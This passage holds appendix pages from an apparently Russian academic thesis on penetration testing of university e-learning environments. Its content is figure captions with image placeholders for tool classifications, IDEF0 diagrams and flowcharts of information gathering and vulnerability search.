


Рисунок Б.1 – Классификация инструментальных средств, позволяющих осуществить тестирование на проникновение информационной системы с веб-сервисами

Приложение В  
(обязательное)  
Основные функции компонентов  
электронной информационно-образовательной среды вузов



Рисунок В.1 – Основные функции компонентов электронной информационно-образовательной среды вуза

## Приложение Г

(обязательное)

Методика тестирования на проникновение ЭИОС вузов




Рисунок Г.1 – Методика тестирования на проникновение ЭИОС вуза:  
контекстная диаграмма IDEF0




Рисунок Г.2 – Методика тестирования на проникновение ЭИОС вуза:  
декомпозиция контекстной диаграммы IDEF0

Приложение Д  
(обязательное)  
Блок-схема алгоритма сбора информации




Рисунок Д.1 – Блок-схема алгоритма сбора информации

Приложение Е  
(обязательное)  
Блок-схема алгоритма поиска уязвимостей




Рисунок Е.1 – Блок-схема алгоритма сбора информации